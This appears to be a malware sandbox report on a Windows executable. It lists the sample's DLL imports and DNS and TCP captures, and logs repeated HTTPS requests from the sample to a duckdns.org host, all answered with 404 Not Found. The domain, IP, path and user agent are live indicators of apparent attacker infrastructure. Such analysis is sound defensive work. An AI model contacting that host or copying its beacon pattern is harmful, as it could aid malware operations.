kernel32.dll	DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, InitializeCriticalSection, VirtualFree, VirtualAlloc, LocalFree, LocalAlloc, GetVersion, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, MultiByteToWideChar, lstrlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLastError, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, WriteFile, UnhandledExceptionFilter, SetFilePointer, SetEndOfFile, RtlUnwind, ReadFile, RaiseException, GetStdHandle, GetFileSize, GetFileType, CreateFileA, CloseHandle
user32.dll	GetKeyboardType, LoadStringA, MessageBoxA, CharNextA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
oleaut32.dll	SysFreeString, SysReAllocStringLen, SysAllocStringLen
kernel32.dll	TlsSetValue, TlsGetValue, LocalAlloc, GetModuleHandleA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
kernel32.dll	lstrcpyA, WriteFile, WaitForSingleObject, VirtualQuery, VirtualProtect, VirtualAlloc, Sleep, SizeofResource, SetThreadLocale, SetFilePointer, SetEvent, SetErrorMode, SetEndOfFile, ResetEvent, ReadFile, MultiByteToWideChar, MulDiv, LockResource, LoadResource, LoadLibraryA, LeaveCriticalSection, InitializeCriticalSection, GlobalUnlock, GlobalReAlloc, GlobalHandle, GlobalLock, GlobalFree, GlobalFindAtomA, GlobalDeleteAtom, GlobalAlloc, GlobalAddAtomA, GetVersionExA, GetVersion, GetTickCount, GetThreadLocale, GetSystemInfo, GetStringTypeExA, GetStdHandle, GetProfileStringA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLocalTime, GetLastError, GetFullPathNameA, GetDiskFreeSpaceA, GetDateFormatA, GetCurrentThreadId, GetCurrentProcessId, GetCurrentProcess, GetComputerNameA, GetCPLInfo, GetACP, FreeResource, InterlockedExchange, FreeLibrary, FormatMessageA, FlushInstructionCache, FindResourceA, FindFirstFileA, FindClose, FileTimeToLocalFileTime, FileTimeToDosDateTime, EnumCalendarInfoA, EnterCriticalSection, DeleteFileA, DeleteCriticalSection, CreateThread, CreateFileA, CreateEventA, CompareStringA, CloseHandle
version.dll	VerQueryValueA, GetFileVersionInfoSizeA, GetFileVersionInfoA
gdi32.dll	UnrealizeObject, StretchBlt, StartPage, StartDocA, SetWindowOrgEx, SetWinMetaFileBits, SetViewportOrgEx, SetTextColor, SetStretchBltMode, SetROP2, SetPixel, SetMapMode, SetEnhMetaFileBits, SetDIBColorTable, SetBrushOrgEx, SetBkMode, SetBkColor, SetAbortProc, SelectPalette, SelectObject, SelectClipRgn, SaveDC, RestoreDC, Rectangle, RectVisible, RealizePalette, Polyline, Polygon, PlayEnhMetaFile, PatBlt, MoveToEx, MaskBlt, LineTo, IntersectClipRect, GetWindowOrgEx, GetWinMetaFileBits, GetTextMetricsA, GetTextExtentPointA, GetTextExtentPoint32A, GetSystemPaletteEntries, GetStockObject, GetPixel, GetPaletteEntries, GetObjectA, GetEnhMetaFilePaletteEntries, GetEnhMetaFileHeader, GetEnhMetaFileBits, GetDeviceCaps, GetDIBits, GetDIBColorTable, GetDCOrgEx, GetCurrentPositionEx, GetClipBox, GetBrushOrgEx, GetBitmapBits, GdiFlush, ExtTextOutA, ExcludeClipRect, EndPage, EndDoc, DeleteObject, DeleteEnhMetaFile, DeleteDC, CreateSolidBrush, CreatePenIndirect, CreatePalette, CreateICA, CreateHalftonePalette, CreateFontIndirectA, CreateDIBitmap, CreateDIBSection, CreateDCA, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, CopyEnhMetaFileA, CombineRgn, BitBlt
user32.dll	CreateWindowExA, WindowFromPoint, WinHelpA, WaitMessage, UpdateWindow, UnregisterClassA, UnhookWindowsHookEx, TranslateMessage, TranslateMDISysAccel, TrackPopupMenu, SystemParametersInfoA, ShowWindow, ShowScrollBar, ShowOwnedPopups, ShowCursor, ShowCaret, SetWindowsHookExA, SetWindowTextA, SetWindowPos, SetWindowPlacement, SetWindowLongA, SetTimer, SetScrollRange, SetScrollPos, SetScrollInfo, SetRect, SetPropA, SetParent, SetMenuItemInfoA, SetMenu, SetForegroundWindow, SetFocus, SetCursor, SetClipboardData, SetClassLongA, SetCapture, SetActiveWindow, SendMessageA, ScrollWindow, ScreenToClient, RemovePropA, RemoveMenu, ReleaseDC, ReleaseCapture, RegisterWindowMessageA, RegisterClipboardFormatA, RegisterClassA, RedrawWindow, PtInRect, PostQuitMessage, PostMessageA, PeekMessageA, OpenClipboard, OffsetRect, OemToCharA, MessageBoxA, MessageBeep, MapWindowPoints, MapVirtualKeyA, LoadStringA, LoadKeyboardLayoutA, LoadIconA, LoadCursorA, LoadBitmapA, KillTimer, IsZoomed, IsWindowVisible, IsWindowEnabled, IsWindow, IsRectEmpty, IsIconic, IsDialogMessageA, IsChild, InvalidateRect, IntersectRect, InsertMenuItemA, InsertMenuA, InflateRect, HideCaret, GetWindowThreadProcessId, GetWindowTextA, GetWindowRect, GetWindowPlacement, GetWindowLongA, GetWindowDC, GetUpdateRect, GetTopWindow, GetSystemMetrics, GetSystemMenu, GetSysColorBrush, GetSysColor, GetSubMenu, GetScrollRange, GetScrollPos, GetScrollInfo, GetPropA, GetParent, GetWindow, GetMenuStringA, GetMenuState, GetMenuItemInfoA, GetMenuItemID, GetMenuItemCount, GetMenu, GetLastActivePopup, GetKeyboardState, GetKeyboardLayoutList, GetKeyboardLayout, GetKeyState, GetKeyNameTextA, GetIconInfo, GetForegroundWindow, GetFocus, GetDlgItem, GetDesktopWindow, GetDCEx, GetDC, GetCursorPos, GetCursor, GetClipboardData, GetClientRect, GetClassNameA, GetClassInfoA, GetCapture, GetActiveWindow, FrameRect, FindWindowA, FillRect, EqualRect, EnumWindows, EnumThreadWindows, EndPaint, EnableWindow, EnableScrollBar, EnableMenuItem, EmptyClipboard, DrawTextA, DrawStateA, DrawMenuBar, DrawIconEx, DrawIcon, DrawFrameControl, DrawFocusRect, DrawEdge, DispatchMessageA, DestroyWindow, DestroyMenu, DestroyIcon, DestroyCursor, DeleteMenu, DefWindowProcA, DefMDIChildProcA, DefFrameProcA, CreatePopupMenu, CreateMenu, CreateIcon, CloseClipboard, ClientToScreen, CheckMenuItem, CallWindowProcA, CallNextHookEx, BeginPaint, CharNextA, CharLowerBuffA, CharLowerA, CharUpperBuffA, CharToOemA, AdjustWindowRectEx, ActivateKeyboardLayout
kernel32.dll	Sleep
oleaut32.dll	SafeArrayPtrOfIndex, SafeArrayPutElement, SafeArrayGetElement, SafeArrayUnaccessData, SafeArrayAccessData, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayCreate, VariantChangeType, VariantCopyInd, VariantCopy, VariantClear, VariantInit
ole32.dll	CoTaskMemFree, ProgIDFromCLSID, StringFromCLSID, CoCreateInstance, CoUninitialize, CoInitialize, IsEqualGUID
oleaut32.dll	GetErrorInfo, GetActiveObject, SysFreeString
comctl32.dll	ImageList_SetIconSize, ImageList_GetIconSize, ImageList_Write, ImageList_Read, ImageList_GetDragImage, ImageList_DragShowNolock, ImageList_SetDragCursorImage, ImageList_DragMove, ImageList_DragLeave, ImageList_DragEnter, ImageList_EndDrag, ImageList_BeginDrag, ImageList_Remove, ImageList_DrawEx, ImageList_Replace, ImageList_Draw, ImageList_GetBkColor, ImageList_SetBkColor, ImageList_ReplaceIcon, ImageList_Add, ImageList_SetImageCount, ImageList_GetImageCount, ImageList_Destroy, ImageList_Create, InitCommonControls
winspool.drv	OpenPrinterA, EnumPrintersA, DocumentPropertiesA, ClosePrinter
shell32.dll	ShellExecuteA
comdlg32.dll	GetSaveFileNameA, GetOpenFileNameA
winmm.dll	sndPlaySoundA
kernel32	VirtualProtect, GetProcAddress

DLL	Import
URL	AddMIMEFileTypesPS

Possible Origin		
Language of compilation system	Country where language is spoken	Map
English	United States	
German	Germany	



TCP Packets				
Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 12:10:27.664222002 CEST	49738	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:27.664259911 CEST	443	49738	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:27.664347887 CEST	49738	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:27.698299885 CEST	49738	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:27.698340893 CEST	443	49738	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:27.767555952 CEST	443	49738	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:27.767760038 CEST	49738	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:28.282234907 CEST	49738	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:28.282279968 CEST	443	49738	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:28.282612085 CEST	443	49738	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:28.282723904 CEST	49738	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:28.285423994 CEST	49738	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:28.312993050 CEST	443	49738	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:28.313083887 CEST	443	49738	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:28.313414097 CEST	49738	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:28.313426971 CEST	49738	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:28.316231012 CEST	49738	443	192.168.2.6	208.67.105.81

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 12:10:28.316271067 CEST	443	49738	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:28.316296101 CEST	49738	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:28.316365004 CEST	49738	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:28.744796991 CEST	49739	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:28.744879007 CEST	443	49739	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:28.745002985 CEST	49739	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:28.780292034 CEST	49739	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:28.780314922 CEST	443	49739	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:28.838876963 CEST	443	49739	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:28.838969946 CEST	49739	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:28.845472097 CEST	49739	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:28.845498085 CEST	443	49739	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:28.849828959 CEST	49739	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:28.849849939 CEST	443	49739	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:28.893598080 CEST	443	49739	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:28.893680096 CEST	443	49739	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:28.893716097 CEST	49739	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:28.893748999 CEST	49739	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:28.895889044 CEST	49739	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:28.895941973 CEST	443	49739	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:28.895997047 CEST	49739	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:28.896064997 CEST	49739	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:29.333664894 CEST	49741	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:29.333718061 CEST	443	49741	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:29.333811045 CEST	49741	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:29.335076094 CEST	49741	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:29.335097075 CEST	443	49741	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:29.396907091 CEST	443	49741	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:29.397332907 CEST	49741	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:29.398082018 CEST	49741	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:29.398096085 CEST	443	49741	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:29.402986050 CEST	49741	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:29.403003931 CEST	443	49741	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:29.453963041 CEST	443	49741	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:29.454068899 CEST	49741	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:29.454097986 CEST	443	49741	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:29.454127073 CEST	443	49741	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:29.454157114 CEST	49741	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:29.454363108 CEST	49741	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:29.461920023 CEST	49741	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:29.461951971 CEST	443	49741	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:29.461965084 CEST	49741	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:29.462007999 CEST	49741	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.087635994 CEST	49744	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.087687969 CEST	443	49744	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:30.088911057 CEST	49744	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.090018034 CEST	49744	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.090034962 CEST	443	49744	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:30.150890112 CEST	443	49744	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:30.153515100 CEST	49744	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.168245077 CEST	49744	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.168292046 CEST	443	49744	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:30.173702955 CEST	49744	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.173739910 CEST	443	49744	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:30.210469961 CEST	443	49744	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:30.210539103 CEST	443	49744	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:30.210602999 CEST	49744	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.210623026 CEST	49744	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.229291916 CEST	49744	443	192.168.2.6	208.67.105.81

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 12:10:30.229368925 CEST	443	49744	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:30.229403019 CEST	49744	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.230700970 CEST	49744	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.809607029 CEST	49748	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.809642076 CEST	443	49748	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:30.809729099 CEST	49748	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.810214043 CEST	49748	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.810223103 CEST	443	49748	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:30.873605967 CEST	443	49748	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:30.873707056 CEST	49748	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.877444029 CEST	49748	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.877464056 CEST	443	49748	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:30.881510973 CEST	49748	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.881530046 CEST	443	49748	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:30.928128004 CEST	443	49748	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:30.928210020 CEST	443	49748	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:30.928260088 CEST	49748	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.928307056 CEST	49748	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.936168909 CEST	49748	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.936203957 CEST	443	49748	208.67.105.81	192.168.2.6
Aug 5, 2022 12:10:30.936216116 CEST	49748	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:30.936266899 CEST	49748	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:31.464025974 CEST	49754	443	192.168.2.6	208.67.105.81
Aug 5, 2022 12:10:31.464075089 CEST	443	49754	208.67.105.81	192.168.2.6

UDP Packets				
Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 12:10:27.529762030 CEST	55201	53	192.168.2.6	8.8.8.8
Aug 5, 2022 12:10:27.636805058 CEST	53	55201	8.8.8.8	192.168.2.6

DNS Queries							
Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 5, 2022 12:10:27.529762030 CEST	192.168.2.6	8.8.8.8	0x92e3	Standard query (0)	aubromater kiddie.duc kdns.org	A (IP address)	IN (0x0001)

DNS Answers									
Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 5, 2022 12:10:27.636805058 CEST	8.8.8.8	192.168.2.6	0x92e3	No error (0)	aubromater kiddie.duc kdns.org		208.67.105.81	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph
aubromaterkiddie.duckdns.org

HTTPS Proxied Packets					
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49738	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:28 UTC	0	OUT	GET /typmpustomsspyheeueheheupoawymopustysom/Grxxswfwhjzuxjvaphlnsurmtlnrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:28 UTC	0	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:28 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:28 UTC	0	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49739	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:28 UTC	0	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:28 UTC	0	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:28 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:28 UTC	0	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.6	49771	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:35 UTC	4	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:36 UTC	4	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:35 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:36 UTC	4	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
100	192.168.2.6	49896	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:06 UTC	42	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:06 UTC	42	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:06 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:06 UTC	42	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
101	192.168.2.6	49897	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:06 UTC	42	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:06 UTC	42	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:06 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:06 UTC	42	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
102	192.168.2.6	49898	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:06 UTC	43	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:06 UTC	43	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:06 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:06 UTC	43	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
103	192.168.2.6	49899	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:06 UTC	43	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:06 UTC	43	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:06 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:06 UTC	43	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
104	192.168.2.6	49900	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:07 UTC	43	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:07 UTC	44	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:07 GMT Content-Type: text/html Content-Length: 146 Connection: close
